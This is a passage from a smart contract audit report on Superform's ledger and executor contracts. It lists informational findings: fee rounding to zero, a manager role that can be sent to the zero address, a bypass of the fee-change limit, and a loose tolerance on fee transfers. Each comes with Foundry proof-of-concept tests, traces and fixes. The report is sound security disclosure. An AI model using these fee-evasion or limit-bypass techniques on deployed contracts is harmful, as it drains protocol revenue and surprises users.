    console.log("Fees Collected:", feeBalanceAfter - feeBalanceBefore);
    assertEq(feeBalanceAfter - feeBalanceBefore, 0, "Fees should be zero due to rounding");
}
```

Test Output (run with `forge test --mt test_SmallProfitWithdrawal_ZeroFeesDueToRounding -vvv`):

```
[PASS] test_SmallProfitWithdrawal_ZeroFeesDueToRounding() (gas: 950452)
Logs:
  Profit: 1
  Amount Out: 11
  Cost Basis: 10
  Fee Balance Before: 0
  Fee Balance After: 0
  Fees Collected: 0
Explanation:

Deposit: amount = 100 at pps = 1e18.
Withdrawal: sharesToWithdraw = 10 at pps = 1.1e18, yielding amountOut = 11, costBasis = 10, profit = 1.
Fee: (1 * 100) / 10,000 = 0.01 → 0 (rounded down).
Result: feeBalanceAfter - feeBalanceBefore = 0, confirming the issue.
```

Recommendation: Update the function rounding error or use `Math.Rounding.Ceil`.

Superform: Acknowledged.

3.4.25 `MorphoRepayHook _preExecute` computation no longer needed

Submitted by Christoph Michel

Severity: Informational

Context: MorphoRepayHook.sol#L187

Finding Description: The `MorphoRepayHook._preExecute` function is computing something but the `_postExecute` will overwrite it by setting `outAmount = 0` anyway.

Recommendation: Consider removing the computation in `_preExecute`.

Superform: Fixed in PR 577.

3.4.26 There is an unclaimable manager role due to zero address transfer

Submitted by XDZIBECX, also found by mbuba

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: the transferManagerRole function, is allows transferring the manager role to the zero address(0), and this happens without any validation existing on the function, the manager role is requires a two-step process where the new manager must call acceptManagerRole, and then assigning it to the zero address renders the role unclaimable, as the zero address cannot initiate transactions, and this is a problem should be fixed because this is results in a permanent loss of control over the configuration.

- SuperLedgerConfiguration.sol#L183-L190:

```
function transferManagerRole(bytes4 yieldSourceOracleId, address newManager) external virtual {
    YieldSourceOracleConfig memory config = yieldSourceOracleConfig[yieldSourceOracleId];
    if (config.manager != msg.sender) revert NOT_MANAGER();

    pendingManager[yieldSourceOracleId] = newManager; <@@-- here there is no validation of newManager
}
```

Here on the function, the absence of validation confirms and validates that the newManager is a valid address or different from the current, the function can transfer to zero address or same manager, this needs to be fixed.

Impact: The manager role is transferred to an invalid state, as address(0) cannot accept the role, and the configuration is becomes unmanageable, as no one can assume the manager role to propose or accept changes.

Proof of Concept: Here is a test to show the bug:

```
function test_ManagerTransferZeroAddress_DetailedAnalysis() public {
    console.log("=== Manager Transfer Zero Address Analysis ===");

    // Setup
    bytes4 oracleId = bytes4(keccak256("manager_test"));
    address originalManager = address(this);

    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
        new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: address(0x123),
        feePercent: 1000,
        feeRecipient: address(0x456),
        ledger: address(superLedger)
    });

    config.setYieldSourceOracles(configs);
    console.log("Original manager:", originalManager);

    // Test transfer to zero address
    console.log("\n TESTING: Transfer to zero address...");
    console.log("Current validation: NONE!");
    console.log("Function should check if newManager != address(0)");

    config.transferManagerRole(oracleId, address(0));
    console.log(" Transfer to zero address succeeded (vulnerability confirmed)");
    // Now the zero address is the pending manager
    console.log("Pending manager is now:", address(0));
```

```
    // Test what happens if zero address tries to accept
    console.log("\nTesting zero address acceptance...");
    console.log("This should fail because zero address cannot execute transactions");
    // This will fail because zero address cannot be pranked/execute transactions
    // but the vulnerability is that we allowed the transfer in the first place
    console.log("\n IMPACT:");
    console.log("- Manager role can be transferred to zero address");
    console.log("- Zero address cannot accept, so role transfer is stuck");
    console.log("- Original manager loses control");
    console.log("- Oracle becomes unmanageable");
    console.log("- Configuration changes become impossible");
}
```

Result:

```
$ forge test --match-test  test_ManagerTransferZeroAddress_DetailedAnalysis -vvvvv
[] Compiling...
[] Files to compile:
- test/unit/accounting/LedgerTests.t.sol
[] Compiling 1 files with Solc 0.8.30
[] Solc 0.8.30 finished in 1.89s
Compiler run successful!

Ran 1 test for test/unit/accounting/LedgerTests.t.sol:LedgerTests
[PASS] test_ManagerTransferZeroAddress_DetailedAnalysis() (gas: 142160)
Logs:
  === Manager Transfer Zero Address Analysis ===
  Original manager: 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496

 TESTING: Transfer to zero address...
  Current validation: NONE!
  Function should check if newManager != address(0)
   Transfer to zero address succeeded (vulnerability confirmed)
  Pending manager is now: 0x0000000000000000000000000000000000000000

Testing zero address acceptance...
  This should fail because zero address cannot execute transactions

 IMPACT:
  - Manager role can be transferred to zero address
  - Zero address cannot accept, so role transfer is stuck
  - Original manager loses control
  - Oracle becomes unmanageable
  - Configuration changes become impossible

Traces:
  [3474723] LedgerTests::setUp()
    [146388] → new MockExecutorModule@0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f
      ← [Return] 731 bytes of code
    [64109] → new MockLedger@0x2e234DAe75C793f67A35089C9d99245E1C58470b
      ← [Return] 320 bytes of code
    [924760] → new SuperLedgerConfiguration@0xF62849F9A0B5Bf2913b396098F7c7019b51A820a
      ← [Return] 4619 bytes of code
    [74408] → new MockYieldSourceOracle@0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9
      ← [Return] 261 bytes of code
    [642873] → new SuperLedger@0xc7183455a4C133Ae270771860664b6B7ec320bB1
      ← [Return] 3095 bytes of code
    [611841] → new FlatFeeLedger@0xa0Cb889707d426A7A386870A03bc70d1b0697598
      ← [Return] 2940 bytes of code
    [625454] → new MockBaseLedger@0x1d1499e622D69689cdf9004d05Ec547d650Ff211
      ← [Return] 3008 bytes of code
    ← [Stop]

  [142160] LedgerTests::test_ManagerTransferZeroAddress_DetailedAnalysis()
    [0] console::log("=== Manager Transfer Zero Address Analysis ===") [staticcall]
      ← [Stop]
    [116248] SuperLedgerConfiguration::setYieldSourceOracles([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0xc736aee6, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 1000, feeRecipient: 0x0000000000000000000000000000000000000456, ledger:
    ↪  0xc7183455a4C133Ae270771860664b6B7ec320bB1 })])
        emit YieldSourceOracleConfigSet(yieldSourceOracleId: 0xc736aee6, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000123, feePercent: 1000, manager: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], feeRecipient:
    ↪  0x0000000000000000000000000000000000000456, ledger: SuperLedger:
    ↪  [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
         storage changes:
```

```
        @ 0x153137cd6019dc83534b00108db1c59b97611740862d36ac5f52288013f3a74c: 0 → 1110
        @ 0x153137cd6019dc83534b00108db1c59b97611740862d36ac5f52288013f3a74d: 0
    ↪  0x00000000000000000000000007fa9385be102ac3eac297483dd6233d62b3e1496
        @ 0x153137cd6019dc83534b00108db1c59b97611740862d36ac5f52288013f3a74b: 0 → 1000
        @ 0x153137cd6019dc83534b00108db1c59b97611740862d36ac5f52288013f3a74a: 0 → 291
        @ 0x153137cd6019dc83534b00108db1c59b97611740862d36ac5f52288013f3a74e: 0
    ↪  0x000000000000000000000000c7183455a4c133ae270771860664b6b7ec320bb1
      ← [Stop]
    [0] console::log("Original manager:", LedgerTests: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496])
    ↪  [staticcall]
      ← [Stop]
    [0] console::log("\n TESTING: Transfer to zero address...") [staticcall]
      ← [Stop]
    [0] console::log("Current validation: NONE!") [staticcall]
      ← [Stop]
    [0] console::log("Function should check if newManager != address(0)") [staticcall]
      ← [Stop]
    [5519] SuperLedgerConfiguration::transferManagerRole(0xc736aee6,
    ↪  0x0000000000000000000000000000000000000000)
      emit ManagerRoleTransferStarted(yieldSourceOracleId: 0xc736aee6, currentManager: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], newManager: 0x0000000000000000000000000000000000000000)
      ← [Stop]
    [0] console::log(" Transfer to zero address succeeded (vulnerability confirmed)") [staticcall]
      ← [Stop]
    [0] console::log("Pending manager is now:", 0x0000000000000000000000000000000000000000) [staticcall]
      ← [Stop]
    [0] console::log("\nTesting zero address acceptance...") [staticcall]
      ← [Stop]
    [0] console::log("This should fail because zero address cannot execute transactions") [staticcall]
      ← [Stop]
    [0] console::log("\n IMPACT:") [staticcall]
      ← [Stop]
    [0] console::log("- Manager role can be transferred to zero address") [staticcall]
      ← [Stop]
    [0] console::log("- Zero address cannot accept, so role transfer is stuck") [staticcall]
      ← [Stop]
    [0] console::log("- Original manager loses control") [staticcall]
      ← [Stop]
    [0] console::log("- Oracle becomes unmanageable") [staticcall]
      ← [Stop]
    [0] console::log("- Configuration changes become impossible") [staticcall]
      ← [Stop]
   ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.24ms (1.45ms CPU time)

Ran 1 test suite in 1.95s (2.24ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Should validate `newManager != address(0) && newManager != currentManager`.

Superform: Fixed in PR 524.

3.4.27 `BaseLedger` Fee Calculation Rounding to Zero In `_calculateFees()`:

Submitted by yongsxyz

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The fee calculation in `_calculateFees()` may round down to zero for small profits due to integer division. When `(profit × feePercent) < 10,000`, the result of `Math.mulDiv(profit, feePercent, 10_000)` will be zero, allowing users to avoid paying fees by making many small withdrawals.

Proof of Concept:

- BaseLedger.sol#L183:

```
feeAmount = Math.mulDiv(profit, feePercent, 10_000);
```

Scenario:

- `profit = 999 wei` (small yield).
- `feePercent = 100` (1% fee).

Calculation: 999 × 100 / 10_000 = 9.99 → Rounds to 0.

Impact:: Attacker can withdraw profits in batches of 999 wei to pay 0 fees instead of the intended 1% fee. Repeated small withdrawals completely bypass fee collection.

Recommendation: Ensure that every profitable withdrawal incurs a minimum fee of 1 wei. This helps preserve protocol revenue, especially from small transactions, and maintains incentive alignment by preventing free withdrawals. It is recommended to track accumulated fractional fees in a separate mapping and implement a minimum profit threshold for fee applicability (e.g., revert the transaction if profit < 10,000 wei).

```
if (profit > 0) {
    if (feePercent == 0) revert FEE_NOT_SET();
    feeAmount = Math.mulDiv(profit, feePercent, 10_000);
    if (feeAmount == 0) feeAmount = 1; // Eg. Minimum 1 wei fee
}
```

Superform: Acknowledged.

3.4.28 There is a Fee Validation Bypass issue on the contract

Submitted by XDZIBECX

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: In the proposeYieldSourceOracleConfig function, there is a problem allow manager to bypass the rule limiting fee changes to 50% (5000 basis points) of the current fee. Normally, the function checks if a new fee is within 50% of the existing fee, but if the manager sets the fee to 0, this check on the fucntion is skipped, after setting the fee to 0, the manager can then set it to any value up to 50% (5000 basis points) in the next proposal, and this is ignoring the 50% change limit, this is a problem because this is allows sudden, a large fee increases as from 10% to 0% to 50% that can surprise users, i used a poc shows this by setting a fee to 0 and then jumping to 5000, and this is show the the bypass works.

- SuperLedgerConfiguration.sol#L86-L93:

```
if (existingConfig.feePercent > 0) {
    // allow fee percent change without validation when the new fee percentage is 0
    if (config.feePercent > 0) {
        uint256 minFee = Math.mulDiv(existingConfig.feePercent, (10_000 - MAX_FEE_PERCENT_CHANGE),
        ↪  10_000);
        uint256 maxFee = Math.mulDiv(existingConfig.feePercent, (10_000 + MAX_FEE_PERCENT_CHANGE),
        ↪  10_000);
        if (config.feePercent < minFee || config.feePercent > maxFee) revert INVALID_FEE_PERCENT();
    }
}
```

  here on this part the fee change validation is completely bypassed when setting fees to 0, the `MAX_FEE_PERCENT_CHANGE` (5000 basis points or 50%) this is restricts fee changes to a range of 50% above or below the current `feePercent`, the condition if (`config.feePercent > 0`) is skips this validation when the proposed `feePercent` is 0, and this is allowing the fee to be reset to 0 without checking the 50% change limit.

- Exploit Path: A malicious manager can propose and accept a configuration with `feePercent = 0`, and this is bypassing the `minFee/maxFee` checks. After the timelock, let's say 1 week, propose a new feePercent up to `MAX_FEE_PERCENT` (5000 basis points). Since the current fee is 0, the validation logic is skipped again as `existingConfig.feePercent == 0`, and the only limit is `MAX_FEE_PERCENT`, this is allowing a massive fee increase.

Impact: This bug is enables a manager to make fee changes, as from 1000 (10%) to 0, then to 5000 (50%), and this is gone achieving a 4000-point increase that exceeding the intended 500-point (50% of 1000) limit per change. and this can surprise users with unexpected costs, so this as an impact can lead to the managers manipulating the fees beyond intended limits and can lead to unexpected high fees after apparent fee reduction.

Proof of Concept: Here is a test to show the bypass:

```
function test_FeeValidationBypass_DetailedAnalysis() public {
    console.log("=== Fee Validation Bypass Analysis ===");

    // Setup with maximum allowed fee
    bytes4 oracleId = bytes4(keccak256("fee_test"));
    uint256 maxFee = 5000; // 50%

    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
        new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: address(0x123),
        feePercent: maxFee,
        feeRecipient: address(0x456),
        ledger: address(superLedger)
    });

    config.setYieldSourceOracles(configs);
    console.log("Initial fee percent:", maxFee, "(50% - maximum)");

    // Calculate what should be the maximum allowed change
    uint256 maxChangeDown = (maxFee * 5000) / 10000; // 50% of 50% = 25%
    uint256 minAllowedFee = maxFee - maxChangeDown; // 50% - 25% = 25%

    console.log("Maximum allowed fee change: 50% (5000 basis points)");
    console.log("Current fee:", maxFee, "basis points");
    console.log("Minimum allowed new fee:", minAllowedFee, "basis points");
    console.log("Maximum allowed new fee:", maxFee + maxChangeDown, "basis points (but capped at 5000)");

    // Test normal validation works
    console.log("\nTesting normal validation (should fail):");
    configs[0].feePercent = 100; // 1% - way below minimum
    console.log("Trying to set fee to:", configs[0].feePercent, "basis points");
    console.log("This should fail because it's below minimum:", minAllowedFee);

    vm.expectRevert(ISuperLedgerConfiguration.INVALID_FEE_PERCENT.selector);
    config.proposeYieldSourceOracleConfig(configs);
    console.log(" Normal validation works - low fee rejected");

    //  NOW TEST THE BYPASS
    console.log("\n TESTING THE BYPASS: Setting fee to 0...");
    configs[0].feePercent = 0;
    console.log("Proposing fee change to 0 basis points");
    console.log("Current validation logic:");
    console.log("  if (existingConfig.feePercent > 0) {");
    console.log("    if (config.feePercent > 0) {");
    console.log("      // do validation");
    console.log("    }");
    console.log("  }");
    console.log("Since we're setting to 0, the inner validation is SKIPPED!");

    config.proposeYieldSourceOracleConfig(configs);
    console.log(" Zero fee proposal accepted (bypass worked)");

    // Accept the zero fee proposal
    vm.warp(block.timestamp + 1 weeks + 1);
    bytes4[] memory oracleIds = new bytes4[](1);
    oracleIds[0] = oracleId;
    config.acceptYieldSourceOracleConfigProposal(oracleIds);

    ISuperLedgerConfiguration.YieldSourceOracleConfig memory zeroFeeConfig =
        config.getYieldSourceOracleConfig(oracleId);
    console.log("Current fee after acceptance:", zeroFeeConfig.feePercent);

    //  NOW EXPLOIT THE BYPASS - Jump back to maximum!
    console.log("\n EXPLOITING THE BYPASS: Jumping back to maximum fee...");
    configs[0].feePercent = 5000; // Back to 50%
    console.log("Proposing fee change from 0 to 5000 basis points");
    console.log("Normally this would be a 5000 basis point increase (500000% increase!)");
    console.log("But since we're starting from 0, validation treats this as valid!");

    config.proposeYieldSourceOracleConfig(configs);
    console.log(" EXPLOIT SUCCESSFUL! Massive fee increase bypassed validation");

    vm.warp(block.timestamp + 1 weeks + 1);
```

```
    config.acceptYieldSourceOracleConfigProposal(oracleIds);

    ISuperLedgerConfiguration.YieldSourceOracleConfig memory exploitedConfig =
        config.getYieldSourceOracleConfig(oracleId);
    console.log("Final fee after exploit:", exploitedConfig.feePercent, "basis points");

    console.log("\n IMPACT: Fee validation completely bypassed!");
    console.log("- Manager can jump from any fee to 0");
    console.log("- Then immediately jump from 0 to maximum (50%)");
    console.log("- Completely bypasses the 50% change limit");
    console.log("- Users can be surprised with sudden fee increases");
}
```

Result:

```
forge test --match-test test_FeeValidationBypass_DetailedAnalysis -vvvv
[] Compiling...
[] Compiling 1 files with Solc 0.8.30
[] Solc 0.8.30 finished in 1.90s
Compiler run successful!

Ran 1 test for test/unit/accounting/LedgerTests.t.sol:LedgerTests
[PASS] test_FeeValidationBypass_DetailedAnalysis() (gas: 356015)
Logs:
  === Fee Validation Bypass Analysis ===
  Initial fee percent: 5000 (50% - maximum)
  Maximum allowed fee change: 50% (5000 basis points)
  Current fee: 5000 basis points
  Minimum allowed new fee: 2500 basis points
  Maximum allowed new fee: 7500 basis points (but capped at 5000)

Testing normal validation (should fail):
  Trying to set fee to: 100 basis points
  This should fail because it's below minimum: 2500
   Normal validation works - low fee rejected

 TESTING THE BYPASS: Setting fee to 0...
  Proposing fee change to 0 basis points
  Current validation logic:
    if (existingConfig.feePercent > 0) {
      if (config.feePercent > 0) {
        // do validation
      }
    }
  Since we're setting to 0, the inner validation is SKIPPED!
   Zero fee proposal accepted (bypass worked)
  Current fee after acceptance: 0

 EXPLOITING THE BYPASS: Jumping back to maximum fee...
  Proposing fee change from 0 to 5000 basis points
  Normally this would be a 5000 basis point increase (500000% increase!)
  But since we're starting from 0, validation treats this as valid!
   EXPLOIT SUCCESSFUL! Massive fee increase bypassed validation
  Final fee after exploit: 5000 basis points

 IMPACT: Fee validation completely bypassed!
  - Manager can jump from any fee to 0
  - Then immediately jump from 0 to maximum (50%)
  - Completely bypasses the 50% change limit
  - Users can be surprised with sudden fee increases

Traces:
  [450284] LedgerTests::test_FeeValidationBypass_DetailedAnalysis()
     [0] console::log("=== Fee Validation Bypass Analysis ===") [staticcall]
       ← [Stop]
     [116248] SuperLedgerConfiguration::setYieldSourceOracles([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 5000, feeRecipient: 0x0000000000000000000000000000000000000456, ledger:
    ↪  0xc7183455a4C133Ae270771860664b6B7ec320bB1 })])
         emit YieldSourceOracleConfigSet(yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000123, feePercent: 5000, manager: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], feeRecipient: 0x0000000000000000000000000000000000000456,
    ↪  ledger: SuperLedger: [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
         ← [Stop]
     [0] console::log("Initial fee percent:", 5000, "(50% - maximum)") [staticcall]
       ← [Stop]
```

```
 [0] console::log("Maximum allowed fee change: 50% (5000 basis points)") [staticcall]
    ← [Stop]
 [0] console::log("Current fee:", 5000, "basis points") [staticcall]
    ← [Stop]
 [0] console::log("Minimum allowed new fee:", 2500, "basis points") [staticcall]
    ← [Stop]
 [0] console::log("Maximum allowed new fee:", 7500, "basis points (but capped at 5000)") [staticcall]
    ← [Stop]
 [0] console::log("\nTesting normal validation (should fail):") [staticcall]
    ← [Stop]
 [0] console::log("Trying to set fee to:", 100, "basis points") [staticcall]
    ← [Stop]
 [0] console::log("This should fail because it's below minimum:", 2500) [staticcall]
    ← [Stop]
 [0] VM::expectRevert(custom error 0xc31eb0e0: B#)
    ← [Return]
 [4873] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
↪  yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
↪  feePercent: 100, feeRecipient: 0x0000000000000000000000000000000000000456, ledger:
↪  0xc7183455a4C133Ae270771860664b6B7ec320bB1 })])
    ← [Revert] INVALID_FEE_PERCENT()
 [0] console::log(" Normal validation works - low fee rejected") [staticcall]
    ← [Stop]
 [0] console::log("\n TESTING THE BYPASS: Setting fee to 0...") [staticcall]
    ← [Stop]
 [0] console::log("Proposing fee change to 0 basis points") [staticcall]
    ← [Stop]
 [0] console::log("Current validation logic:") [staticcall]
    ← [Stop]
 [0] console::log("  if (existingConfig.feePercent > 0) {") [staticcall]
    ← [Stop]
 [0] console::log("    if (config.feePercent > 0) {") [staticcall]
    ← [Stop]
 [0] console::log("      // do validation") [staticcall]
    ← [Stop]
 [0] console::log("    }") [staticcall]
    ← [Stop]
 [0] console::log("  }") [staticcall]
    ← [Stop]
 [0] console::log("Since we're setting to 0, the inner validation is SKIPPED!") [staticcall]
    ← [Stop]
 [120687] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
↪  yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
↪  feePercent: 0, feeRecipient: 0x0000000000000000000000000000000000000456, ledger:
↪  0xc7183455a4C133Ae270771860664b6B7ec320bB1 })])
    emit YieldSourceOracleConfigProposalSet(yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle:
↪  0x0000000000000000000000000000000000000123, feePercent: 0, manager:
↪  0x0000000000000000000000000000000000000456, feeRecipient: LedgerTests:
↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: SuperLedger:
↪  [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
    ← [Stop]
 [0] console::log(" Zero fee proposal accepted (bypass worked)") [staticcall]
    ← [Stop]
 [0] VM::warp(604802 [6.048e5])
    ← [Return]
 [7028] SuperLedgerConfiguration::acceptYieldSourceOracleConfigProposal([0xb5d0c4bd])
    emit YieldSourceOracleConfigAccepted(yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle:
↪  0x0000000000000000000000000000000000000123, feePercent: 0, manager:
↪  0x0000000000000000000000000000000000000456, feeRecipient: LedgerTests:
↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: SuperLedger:
↪  [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
    ← [Stop]
 [1545] SuperLedgerConfiguration::getYieldSourceOracleConfig(0xb5d0c4bd) [staticcall]
     [Return] YieldSourceOracleConfig({ yieldSourceOracle: 0x0000000000000000000000000000000000000123,
↪  feePercent: 0, feeRecipient: 0x0000000000000000000000000000000000000456, manager:
↪  0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, ledger: 0xc7183455a4C133Ae270771860664b6B7ec320bB1 })
 [0] console::log("Current fee after acceptance:", 0) [staticcall]
    ← [Stop]
 [0] console::log("\n EXPLOITING THE BYPASS: Jumping back to maximum fee...") [staticcall]
    ← [Stop]
 [0] console::log("Proposing fee change from 0 to 5000 basis points") [staticcall]
    ← [Stop]
 [0] console::log("Normally this would be a 5000 basis point increase (500000% increase!)") [staticcall]
    ← [Stop]
 [0] console::log("But since we're starting from 0, validation treats this as valid!") [staticcall]
    ← [Stop]
```

```
    [128459] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 5000, feeRecipient: 0x0000000000000000000000000000000000000456, ledger:
    ↪  0xc7183455a4C133Ae270771860664b6B7ec320bB1 })])
       emit YieldSourceOracleConfigProposalSet(yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000123, feePercent: 5000, manager:
    ↪  0x0000000000000000000000000000000000000456, feeRecipient: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: SuperLedger:
    ↪  [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
       ← [Stop]
    [0] console::log(" EXPLOIT SUCCESSFUL! Massive fee increase bypassed validation") [staticcall]
       ← [Stop]
    [0] VM::warp(1209603 [1.209e6])
       ← [Return]
    [26928] SuperLedgerConfiguration::acceptYieldSourceOracleConfigProposal([0xb5d0c4bd])
       emit YieldSourceOracleConfigAccepted(yieldSourceOracleId: 0xb5d0c4bd, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000123, feePercent: 5000, manager:
    ↪  0x0000000000000000000000000000000000000456, feeRecipient: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: SuperLedger:
    ↪  [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
       ← [Stop]
    [1545] SuperLedgerConfiguration::getYieldSourceOracleConfig(0xb5d0c4bd) [staticcall]
        [Return] YieldSourceOracleConfig({ yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 5000, feeRecipient: 0x0000000000000000000000000000000000000456, manager:
    ↪  0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, ledger: 0xc7183455a4C133Ae270771860664b6B7ec320bB1 })
    [0] console::log("Final fee after exploit:", 5000, "basis points") [staticcall]
       ← [Stop]
    [0] console::log("\n IMPACT: Fee validation completely bypassed!") [staticcall]
       ← [Stop]
    [0] console::log("- Manager can jump from any fee to 0") [staticcall]
       ← [Stop]
    [0] console::log("- Then immediately jump from 0 to maximum (50%)") [staticcall]
       ← [Stop]
    [0] console::log("- Completely bypasses the 50% change limit") [staticcall]
       ← [Stop]
    [0] console::log("- Users can be surprised with sudden fee increases") [staticcall]
       ← [Stop]
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.53ms (353.00µs CPU time)

Ran 1 test suite in 849.35ms (1.53ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Need to remove the `if (config.feePercent > 0)` condition or need to apply `MAX_FEE_PERCENT_CHANGE` validation to all fee changes, and this also includes 0, to enforce the consistent limits.

Superform: Fixed in PR 596.

3.4.29 ERC20 Fee Transfers Allow Significant Underpayment Due to High Tolerance

Submitted by evmninja

Severity: Informational

Context: SuperExecutorBase.sol#L201-L206

Summary: The `_performErc20FeeTransfer` function in `SuperExecutorBase.sol` verifies the amount of fees received using a tolerance of 10%. This high tolerance could allow the fee recipient to receive up to 10% less than the calculated fee amount without causing the transaction to revert, leading to potential value leakage for the fee recipient.

Finding Description: The `SuperExecutorBase` contract is responsible for, among other things, collecting fees for certain types of hook executions (specifically "OUTFLOW" hooks that generate yield). When an ERC20 token fee is due, the `_updateAccounting` function calculates the `feeAmount` and then calls `_performErc20FeeTransfer` to facilitate the transfer from the user's smart account to the designated `feeRecipient`.

Within `_performErc20FeeTransfer`, the contract checks if the actual amount of tokens received by the `feeRecipient` (difference in balance before and after the transfer) falls within an acceptable range of the calculated `feeAmount`. This range is determined by `maxAllowedDeviation`, calculated as `feeAmount.mulDiv(FEE_TOLERANCE, FEE_TOLERANCE_DENOMINATOR)`. The constants are `FEE_TOLERANCE = 10_000` and `FEE_TOLERANCE_DENOMINATOR = 100_000`, resulting in a 10% tolerance (i.e.,

`maxAllowedDeviation` is 10% of `feeAmount`).

The check is: `if (actualFee < feeAmount - maxAllowedDeviation || actualFee > feeAmount + maxAllowedDeviation) { revert FEE_NOT_TRANSFERRED(); }`. This means that if the `actualFee` received is as low as `feeAmount - 0.10 * feeAmount` (i.e., 90% of the intended fee), the transaction is still considered successful.

While the comment "Used to account for tokens with transfer fees or rounding errors" suggests a reason for this tolerance, a 10% threshold is considerably high for typical rounding errors or even most fee-on-transfer tokens. This could be exploited if a token has a transfer fee directed away from the recipient, or if there are other mechanisms that reduce the amount received by the `feeRecipient`. Consistently receiving only 90% of the intended fees can lead to a significant loss of revenue for the fee recipient over time. The `README` mentions "Regarding fee loss, a small loss due to rounding is accepted as the cost of practicality", but a 10% deviation may exceed the definition of "small".

Impact Explanation: Medium. This can lead to a consistent loss of a portion of the collected fees for the designated fee recipients. While not a direct loss of user funds from their primary operations, it is a loss for the protocol or entities entitled to the fees.

Likelihood Explanation: Medium. The likelihood depends on the prevalence of ERC20 tokens with transfer fees that would result in the recipient receiving significantly less, or other interactions that might reduce the transferred amount. If such tokens are commonly used within the Superform ecosystem, this issue will manifest more frequently.

Proof of Concept:

1. An "OUTFLOW" hook execution triggers fee calculation in `_updateAccounting`, resulting in a `feeAmount`.
2. `_performErc20FeeTransfer` is called with this `feeAmount`.
3. `maxAllowedDeviation` is calculated as `feeAmount * 10_000 / 100_000 = feeAmount * 0.1`.
4. A transfer of `feeAmount` from the account to `feeRecipient` is executed via `_execute(account, assetToken, 0, abi.encodeCall(IERC20.transfer, (feeRecipient, feeAmount)))`.
5. The `actualFee` received by `feeRecipient` is measured.
6. The condition `actualFee < feeAmount - maxAllowedDeviation` is checked. If `actualFee` is, for example, `feeAmount * 0.9`, then `feeAmount * 0.9 < feeAmount - feeAmount * 0.1` becomes `feeAmount * 0.9 < feeAmount * 0.9`, which is false. The check should be `actualFee < (feeAmount - maxAllowedDeviation)`. Let's re-evaluate: If `actualFee = feeAmount * 0.9` (i.e., 90% of the fee was received). `maxAllowedDeviation = feeAmount * 0.1`. The lower bound for `actualFee` to pass is `feeAmount - maxAllowedDeviation = feeAmount - feeAmount * 0.1 = feeAmount * 0.9`. The check is `if (actualFee < feeAmount - maxAllowedDeviation ... )`. If `actualFee` is exactly `feeAmount * 0.9`, then `feeAmount * 0.9 < feeAmount * 0.9` is false, so this part of the condition does not cause a revert. The transfer is accepted.
7. This means the system tolerates receiving 10% less than the calculated fee.

Recommendation:

1. Reduce Tolerance: Re-evaluate the necessity for such a high tolerance. Consider reducing `FEE_TOLERANCE` to a much smaller value (e.g., 0.1% to 0.5%, so 100 to 500 if `FEE_TOLERANCE_DENOMINATOR` remains 100_000) to cover minor rounding errors or very small transfer fees, while minimizing potential value leakage.
2. Token-Specific Policies: For tokens known to have high transfer fees, consider alternative fee collection mechanisms or configurations if the standard tolerance is insufficient. This might involve whitelisting such tokens with specific tolerance levels or handling their fees differently.
3. Documentation: Clearly document the chosen tolerance and its implications, especially if a higher-than-typical tolerance is maintained for specific reasons.

```
// ...existing code...
